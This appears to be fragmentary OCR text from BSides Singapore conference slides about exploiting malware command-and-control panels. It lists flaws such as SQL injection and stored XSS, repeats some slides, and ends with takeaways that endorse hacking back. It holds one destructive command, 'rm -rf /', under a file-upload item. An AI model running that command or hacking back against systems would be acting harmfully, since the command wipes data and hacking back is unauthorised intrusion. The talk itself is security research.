
1. Password in source code
2. File upload
    a. rm -rf /



Exploiting C2s

Custom panel-2

1. SQL Injection




SINGAPORE BSIDES

Exploiting C2s

Custom panel-2


1. SQL Injection



Exploiting C2s

Twitter campaigns


1. Stored XSS



Exploiting C2s

Twitter campaigns

1. Stored XSS



Exploiting C2s

Twitter campaigns

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

Exploiting C2s

Twitter campaigns

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

Takeaways

1. We uncover operations while reversing common malware as-a-service families
2. We hack back for those who can’t
3. We purge stolen data, preventing further incidents
4. 13 threat actor got arrested